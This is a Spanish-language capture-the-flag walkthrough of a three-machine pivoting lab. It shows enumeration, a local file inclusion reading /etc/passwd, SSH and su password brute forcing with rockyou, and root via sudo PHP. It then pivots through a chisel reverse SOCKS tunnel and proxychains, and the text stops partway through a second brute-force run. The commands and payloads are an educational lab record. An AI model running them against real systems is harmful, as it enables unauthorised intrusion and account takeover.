LITTLEPIVOTING

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

unzip littlepivoting.zip

2- Y ahora desplegamos la máquina

bash auto_deploy.sh inclusion.tar trust.tar upload.tar

Estamos desplegando la máquina vulnerable del archivo inclusion.tar, espere un momento.

Máquina desplegada desde inclusion.tar, sus direcciones IP son --> 10.10.10.2 20.20.20.2

Estamos desplegando la máquina vulnerable del archivo trust.tar, espere un momento.

Máquina desplegada desde trust.tar, sus direcciones IP son --> 20.20.20.3 30.30.30.2

Estamos desplegando la máquina vulnerable del archivo upload.tar, espere un momento.

Máquina desplegada desde upload.tar, sus direcciones IP son --> 30.30.30.3

Presiona Ctrl+C cuando termines con la máquina para eliminarla

CONECTIVIDAD INCLUSION

ping -c1 10.10.10.2 Hacemos ping a la máquina inclusion

```
└─# ping -c1 10.10.10.2
PING 10.10.10.2 (10.10.10.2) 56(84) bytes of data.
64 bytes from 10.10.10.2: icmp_seq=1 ttl=64 time=0.295 ms

── 10.10.10.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.295/0.295/0.295/0.000 ms
```

LINUX- ttl=64

ESCANEO DE PUERTOS INCLUSION

```
nmap -p- -Pn -sVCS --min-rate 5000 10.10.10.2
```

```
└─# nmap -p- -Pn -sVCS --min-rate 5000 10.10.10.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-28 01:40 EDT
Nmap scan report for 10.10.10.2
Host is up (0.000058s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 03:cf:72:54:de:54:ae:cd:2a:16:58:6b:8a:f5:52:dc (ECDSA)
|_  256 13:bb:c2:12:f5:97:30:a1:49:c7:f9:d0:ba:d0:5e:f7 (ED25519)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 02:42:0A:0A:0A:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

22/tcp open ssh OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)

80/tcp open http Apache httpd 2.4.57 ((Debian))

puerto 80

ENUMERACIÓN INCLUSION

whatweb http://10.10.10.2


```
└─# whatweb http://10.10.10.2
http://10.10.10.2 [200 OK] Apache[2.4.57], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.57 (Debian)], IP[10.10.10.2], Title[Apache2 Debian Default Page:
 It works]
```

gobuster dir -u http://10.10.10.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

```
gobuster dir -u http://10.10.10.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,doc,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                (Status: 403) [Size: 275]
/.html               (Status: 403) [Size: 275]
/index.html          (Status: 200) [Size: 10701]
/shop                (Status: 301) [Size: 307] [--> http://10.10.10.2/shop/]
/.html               (Status: 403) [Size: 275]
/.php                (Status: 403) [Size: 275]
/server-status       (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```

Descubrimos un directorio /shop



EXPLOTACIÓN INCLUSION

"Error de Sistema: ($_GET['archivo']");

Aporto contexto. $_GET['archivo']:

$_GET es una superglobal en PHP que se utiliza para recoger datos enviados

en la URL a través de un método GET.

'archivo' es la clave que se busca en el array $_GET. Si la URL es

http://example.com/page.php?archivo=test, entonces $_GET['archivo'] será

test.

Posibilidad de una LFI(local file inclusión)

La vulnerabilidad LFI permite a un atacante incluir archivos en el servidor


a través de la entrada proporcionada en la URL.

Probamos esto con una ruta relativa

http://10.10.10.2/shop/index.php?archivo=../../../../../../../etc/passwd

y efectivamente, estamos ante un LFI

Tenemos dos usuarios seller y manchi



Hacemos fuerza bruta con medusa

medusa -h 10.10.10.2 -u manchi -P /usr/share/wordlists/rockyou.txt -M ssh

```
└─# medusa -h 10.10.10.2 -u manchi -P /usr/share/wordlists/rockyou.txt -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: 123456 (1 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: 12345 (2 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: 123456789 (3 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: password (4 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: iloveyou (5 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: princess (6 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: 1234567 (7 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: rockyou (8 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: 12345678 (9 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: abc123 (10 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: nicole (11 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: daniel (12 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: babygirl (13 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: monkey (14 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: lovely (15 of 14344391 complete)
ACCOUNT FOUND: [ssh] Host: 10.10.10.2 User: manchi Password: lovely [SUCCESS]
```

```
└─# ssh manchi@10.10.10.2
The authenticity of host '10.10.10.2 (10.10.10.2)' can't be established.
ED25519 key fingerprint is SHA256:7l7ozEpa6qePwn/o8bYoxlwtLa2knvlaSKIk1mkRMfU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.2' (ED25519) to the list of known hosts.
manchi@10.10.10.2's password:
Linux 8fda3e4c8a74 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 14 16:47:47 2024 from 172.17.0.1
manchi@8fda3e4c8a74:~$
```

ESCALADA DE PRIVILEGIOS INCLUSION

```
Después de probar de todo y no encontrar nada me decanto por utilizar el Linux-Su-Force

Debemos enviar el script y el rockyou a la máquina inclusion

scp Linux-Su-Force.sh manchi@10.10.10.2:/home/manchi/Linux-Su-Force.sh
manchi@10.10.10.2's password:
Linux-Su-Force.sh

scp /usr/share/wordlists/rockyou.txt manchi@10.10.10.2:/home/manchi/rockyou.txt
manchi@10.10.10.2's password:
rockyou.txt

manchi@8fda3e4c8a74:~$ ls -la
total 136672
drwx------ 1 manchi manchi      4096 Jun 28 06:19 .
drwxr-xr-x 1 root   root        4096 Apr 14 16:45 ..
-rw-r--r-- 1 manchi manchi       220 Apr 14 16:45 .bash_logout
-rw-r--r-- 1 manchi manchi      3526 Apr 14 16:45 .bashrc
-rw-r--r-- 1 manchi manchi       807 Apr 14 16:45 .profile
-rw-r--r-- 1 manchi manchi      1600 Jun 28 06:18 Linux-Su-Force.sh
-rw-r--r-- 1 manchi manchi 139921507 Jun 28 06:19 rockyou.txt


manchi@8fda3e4c8a74:~$ chmod +x Linux-Su-Force.sh

manchi@8fda3e4c8a74:~$ ./Linux-Su-Force.sh seller rockyou.txt

contraseña: qwerty
```

Nos hacemos seller

```
manchi@717e942a9b11:~$ su seller
Password:

seller@717e942a9b11:/home/manchi$


Buscamos permisos sudo

seller@717e942a9b11:/home/manchi$ sudo -l
Matching Defaults entries for seller on 717e942a9b11:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User seller may run the following commands on 717e942a9b11:
    (ALL) NOPASSWD: /usr/bin/php

Consultando en https://gtfobins.github.io/
```

Nos hacemos root

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"


seller@717e942a9b11:/home/manchi$ CMD="/bin/sh"
seller@717e942a9b11:/home/manchi$ sudo php -r "system('$CMD');"
whoami
root
bash
root@717e942a9b11:/home/manchi#
```

root@717e942a9b11:/home/manchi# hostname -I
10.10.10.2 20.20.20.2

Vemos que la máquina tiene dos direcciones IP asignadas a sus interfaces de red.

Probamos conectividad hacia la segunda máquina(trust)

CONECTIVIDAD TRUST

```
root@717e942a9b11:/home/manchi# ping -c1 20.20.20.3
PING 20.20.20.3 (20.20.20.3) 56(84) bytes of data.
64 bytes from 20.20.20.3: icmp_seq=1 ttl=64 time=0.289 ms

--- 20.20.20.3 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.289/0.289/0.289/0.000 ms
root@717e942a9b11:/home/manchi#
```

En resumen: kali se conecta a inclusion en 10.10.10.2 e inclusion se conecta a trust en 20.20.20.3 desde 20.20.20.2. Pero, no hay conectividad entre kali y trust.

Para solucionar esto, usamos chisel para realizar el portforwarding y obtener conexión con la máquina trust desde nuestro kali(atacante)

Chisel es una herramienta que permite crear túneles seguros y puede ser utilizada para acceder a servicios internos de una red a través de conexiones seguras.

Una vez descargado chisel en nuestro kali, https://github.com/jpillora/chisel

montamos un server en kali en el directorio en el que tenemos chisel

python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

y desde la máquina inclusion

```
root@717e942a9b11:/home/manchi# wget http://10.10.10.1/chisel

root@717e942a9b11:/home/manchi# ls
chisel
root@717e942a9b11:/home/manchi# chmod +x chisel
```

Iniciamos Chisel en Kali Linux como servidor con un túnel inverso

```
└─# ./chisel server --reverse --port 1111

2024/06/28 03:47:46 server: Reverse tunnelling enabled
2024/06/28 03:47:46 server: Fingerprint XSecavVuBmTaHuY7jXgNRTwYWt6nkzwyY64zh4tLsGc=
2024/06/28 03:47:46 server: Listening on http://0.0.0.0:1111
```

--server: Esto inicia Chisel en modo servidor.

--reverse: Configura Chisel en modo inverso, donde Kali Linux actúa

como servidor y espera conexiones entrantes desde "trust".

--port 1111: El puerto en el que Chisel estará escuchando conexiones entrantes

desde "inclusion".

En la máquina inclusion, nos conectamos de la siguiente manera:

```
root@717e942a9b11:/home/manchi# ./chisel client 10.10.10.1:1111 R:socks
2024/06/28 07:51:11 client: Connecting to ws://10.10.10.1:1111
2024/06/28 07:51:11 client: Connected (Latency 3.394717ms)
```

--client: Esto inicia Chisel en modo cliente.

--10.10.10.1:1111: Especifica la dirección del servidor y el puerto al que el

cliente se conectará. En este caso, el servidor está en 10.10.10.1 y escucha

en el puerto 1111.

--R:socks: Indica que el cliente establecerá un túnel reverso y habilitará un proxy SOCKS.

Un proxy SOCKS es un tipo de proxy de red que puede manejar cualquier tipo de tráfico a través de un firewall, facilitando el reenvío de solicitudes de red entre un cliente y un servidor.

En este caso, se está utilizando para permitir que el tráfico de red desde el cliente se dirija a través del servidor, permitiendo el acceso a servicios que pueden no ser directamente accesibles desde la ubicación del cliente.

```
./chisel server --reverse --port 1111

2024/06/28 10:08:27 server: Reverse tunnelling enabled
2024/06/28 10:08:27 server: Fingerprint xAbHoCETRnFuiAEcEi6gCGNS4MN8dRt1kbV+0Eo3zTc=
2024/06/28 10:08:27 server: Listening on http://0.0.0.0:1111
2024/06/28 10:09:27 server: session#1: tun: proxy#R:127.0.0.1:1080⇒socks: Listening
```

session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening: Indica que se ha establecido una sesión y que el proxy SOCKS está escuchando en 127.0.0.1:1080.

Para utilizar proxychains junto con chisel, necesitamos configurar el archivo /etc/proxychains4.conf adecuadamente. Proxychains permite que aplicaciones que no tienen soporte nativo para proxies redirijan su tráfico a través de un proxy, como el proxy SOCKS configurado por chisel.

- Editamos el archivo

nano /etc/proxychains4.conf

Descomentamos o agregamos la línea dynamic_chain (Esto permite que proxychains utilice múltiples proxies en la cadena de manera dinámica.)

Comentamos o eliminamos la línea strict_chain si está presente.

Configuramos el proxy SOCKS. Añadimos la siguiente línea al final del archivo

socks5 127.0.0.1 1080

(Esto le indica a proxychains que utilice un proxy SOCKS5 en 127.0.0.1 (localhost)

y en el puerto 1080, que es donde chisel está escuchando).


Este comando permitirá ejecutar nmap a través de proxychains, filtrar la salida para

mostrar solo los puertos abiertos y asegurarte de que no se muestren mensajes de

error ni la palabra "Ok".


Esto proporcionará una salida limpia con solo la información de los puertos abiertos.


ESCANEO DE PUERTOS TRUST




Para poder echarle un vistazo al puerto 80, usamos la extensión foxyproxy y la

configuramos o, en su lugar, modificamos configuración del navegador


Add
filter
20.20.20.1
Title
20.20.20.1
Hostname
127.0.0.1
Type
SOCKS5
Port
1080
Country
Username
username
City
city
Password
****
Color
PAC URL
Proxy DNS
Store Locally
Quick Add
Include
Type
Title
Pattern
Save


Firefox
about:preferences
90%
Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DeepL Translate - El m...
Connection Settings
Configure Proxy Access to the Internet
No proxy
Auto-detect proxy settings for this network
Use system proxy settings
Manual proxy configuration
HTTP Proxy
Port
0
Also use this proxy for HTTPS
HTTPS Proxy
Port
0
SOCKS Host
127.0.0.1
Port
1080
SOCKS v4
SOCKS v5
Automatic proxy configuration URL
Cancel
OK



ENUMERACIÓN TRUST


Con gobuster intentamos enumeración. En este caso, no se utiliza proxychains

si no, la opción --proxy

gobuster dir -u http://20.20.20.3 -w

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt --proxy

socks5://127.0.0.1:1080



Tenemos el usuario mario. Con medusa vamos por la contraseña

```
proxychains medusa -h 20.20.20.3 -u mario -P /usr/share/wordlists/rockyou.txt -M ssh
```

EXPLOTACIÓN TRUST

```
└─# proxychains medusa -h 20.20.20.3 -u mario -P /usr/share/wordlists/rockyou.txt -M ssh
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  timeout
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  20.20.20.3:22  ...  OK
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: 123456 (1 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: 12345 (2 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: 123456789 (3 of 14344391 complete)
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  20.20.20.3:22  ...  OK
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: password (4 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: iloveyou (5 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: princess (6 of 14344391 complete)
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  20.20.20.3:22  ...  OK
